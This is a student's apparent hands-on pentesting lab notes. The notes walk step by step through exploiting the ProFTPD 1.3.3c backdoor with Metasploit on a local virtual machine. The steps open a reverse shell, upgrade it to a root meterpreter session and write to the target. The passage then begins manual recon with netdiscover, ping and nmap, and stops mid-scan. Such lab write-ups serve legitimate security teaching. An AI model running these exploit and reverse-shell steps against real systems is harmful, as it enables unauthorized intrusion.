
i. ***set LHOST YourIP*** - Lhost means the listening host which should be us, because Metasploit framework doesn't know that where to send back the shell, that's why we need to specify our Ip here.

j. ***set LPORT anything(like 1234)*** - The listening port can be anything because it doesn't matter.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.159.130
LHOST => 192.168.159.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
LPORT => 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


k. ***show options*** **-** to see all the options which we have set




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.159.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

l. ***show payload*** - it lists all the compatible payloads which are working with the corresponding exploit.

It is recommended to use payloads which have a word called ***meterpreter*** in the, and if it is not available then use the payload having the word ***reverse*** in them, and at last when both are unavailable then use any generic payloads




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser               .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl             .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6        .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic               .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse               .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .             normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
```




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

m. ***set payload PayloadPath*** - to set the payload to the one you selected




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > █
```

n. **exploit or run** - final command after setting everything to exploit the vulnerability and access the target, after running this command we will have the full access of the target as its root.




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.159.130:1234
[*] 192.168.159.131:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo IS74bM3SHZF7dJ5x;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "IS74bM3SHZF7dJ5x\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.159.130:1234 → 192.168.159.131:46834) at 2025-03-08 15:38:14 +0530

█
```

o. Now after entering the shell of the target we can do anything we want, also we can use the command ***background*** to get back to metasploit while being in the session and not terminating it, and we can use the command ***sessions*** in metasploit to confirm that we are still connected to the target, don't use the command ***exit*** because it will terminate that session.




```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > █
```




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)
```

p. ***sessions -u SessionId or SessionName*** - to upgrade the session and get access of the stronger payloads like meterpreter.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.159.130:4433
[*] Sending stage (1017704 bytes) to 192.168.159.131
[*] Meterpreter session 2 opened (192.168.159.130:4433 → 192.168.159.131:37360) at 2025-03-08 15:42:51 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell cmd/unix                                  192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)
  2         meterpreter x86/linux  root @ 192.168.159.131   192.168.159.130:4433 → 192.168.159.131:37360 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > █
```

q. ***sessions SessionId or SessionName*** - to interact with the corresponding session




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3...

meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 1
[*] Starting interaction with 1...

background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3...

meterpreter > 
```


r. ***help*** - command to see what all we can do in the target

s. ***shell*** - If we don't get the desired options, then we can run this command in the meterpreter to use the shell of the target and then use the command ***exit*** to get out of the shell and come back to meterpreter.

TARGET'S DESKTOP BEFORE




ME RUNNING COMMANDS FROM MY SYSTEM



```
meterpreter > pwd
/home/marlinspike/Desktop
meterpreter > ls
No entries exist in /home/marlinspike/Desktop
meterpreter > mkdir HACKED
Creating directory: HACKED
meterpreter > ls
Listing: /home/marlinspike/Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2025-03-08 15:52:29 +0530  HACKED

meterpreter > 
```

TARGET'S DESKTOP NOW



SUCCESSFULLY HACKED MY FIRST VIRTUAL LAB USING METASPLOIT FRAMEWORK RADHE RADHE

Lec-2

Friday, 11 April, 2025 01:55 PM

MANUAL EXPLOITATION - to be done when metasploit exploits are not available.

Process to find Public Exploits:

- Find exploits for discovered vulnerabilities
    - Using sites like Exploit-db.com
    - Using databases like Searchsploit
- Fix them if and as required
- Execute them to validate the vulnerabilities

Manual Exploits are risky because:

- May have been written by a non-expert
- May not have been effectively tested
- May not support multiple environments
- Often need to fix them
- Lack functions that "Frameworks" provide

Commercial Exploits should be the First choice

There are 3 major types of Exploit codes:-


- **Proof of Concepts -** Incomplete kind of exploits (think of it like long articles) that can tell you where the real flaw is. They generally will on ly state that the vulnerability can be exploited or not, but won't actually help you to exploit.
- **Public Exploits -** Exploits written by anyone in the community. The writer might be inexpert and thus the exploit might be unstable and risky to use. Plus, there are often fixes required in order to make these exploits to work. I have seen exploits written in C, C++, Python, Ruby and Perl and many other programming languages.
- **Commercial Exploits -** Exploits written by trusted vendors like Rapid7 or Core Security. They do a lot of research before creating these exploits an d these are also tested in multiple environments so we consider them pretty safe. We generally access them in frameworks like Metasploit from Rapid7 or Core Impact from Core Security.

HACKING THE SECOND MACHINE USING MANUAL EXPLOITATION

Following are the steps :-

► ***Doing Information gathering***


1) **sudo netdiscover** - to find the Ip of the target.



```
Currently scanning: 172.16.57.0/16   |   Screen View: Unique Hosts

20 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1200
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.159.1   00:50:56:c0:00:08     17    1020  VMware, Inc.
192.168.159.2   00:50:56:e1:4e:b7      1      60  VMware, Inc.
192.168.159.132 00:0c:29:c3:f8:a9      1      60  VMware, Inc.
192.168.159.254 00:50:56:e0:86:ee      1      60  VMware, Inc.
```

- ***Always ignore the .1 , .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***


2) **sudo netdiscover -r subnetmask** - to find Ip of the target ***when you are sure that the target is in the same subnet***, here to write the subnet mask just make last octet .0 and put /24… which shows that we have specified a particular range for scanning, it is done to save time.



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.159.0/24
[sudo] password for swastik1616:

Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.159.1   00:50:56:c0:00:08      5     300  VMware, Inc.
192.168.159.2   00:50:56:e1:4e:b7      1      60  VMware, Inc.
192.168.159.132 00:0c:29:c3:f8:a9      1      60  VMware, Inc.
192.168.159.254 00:50:56:e0:86:ee      1      60  VMware, Inc.
```

- ***Always ignore the .1 , .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining I p will be the target IP.***


3) **ping TargetIP** - to check whether it is alive or not.



```
┌──(swastik1616㉿kali)-[~]
└─$ ping 192.168.159.132
PING 192.168.159.132 (192.168.159.132) 56(84) bytes of data.
64 bytes from 192.168.159.132: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.159.132: icmp_seq=2 ttl=64 time=0.603 ms
64 bytes from 192.168.159.132: icmp_seq=3 ttl=64 time=0.449 ms
64 bytes from 192.168.159.132: icmp_seq=4 ttl=64 time=0.661 ms
64 bytes from 192.168.159.132: icmp_seq=5 ttl=64 time=0.504 ms
^C
--- 192.168.159.132 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4058ms
rtt min/avg/max/mdev = 0.449/0.657/1.071/0.219 ms
```

- We successfully received packets from the IP, which indicates that it is alive


4) **nmap -p- TargetIP** - scan of each and every port(-p-) of the target



```
┌──(swastik1616㉿kali)-[~]
└─$ nmap -p- 192.168.159.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 15:03 IST
Nmap scan report for 192.168.159.132
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
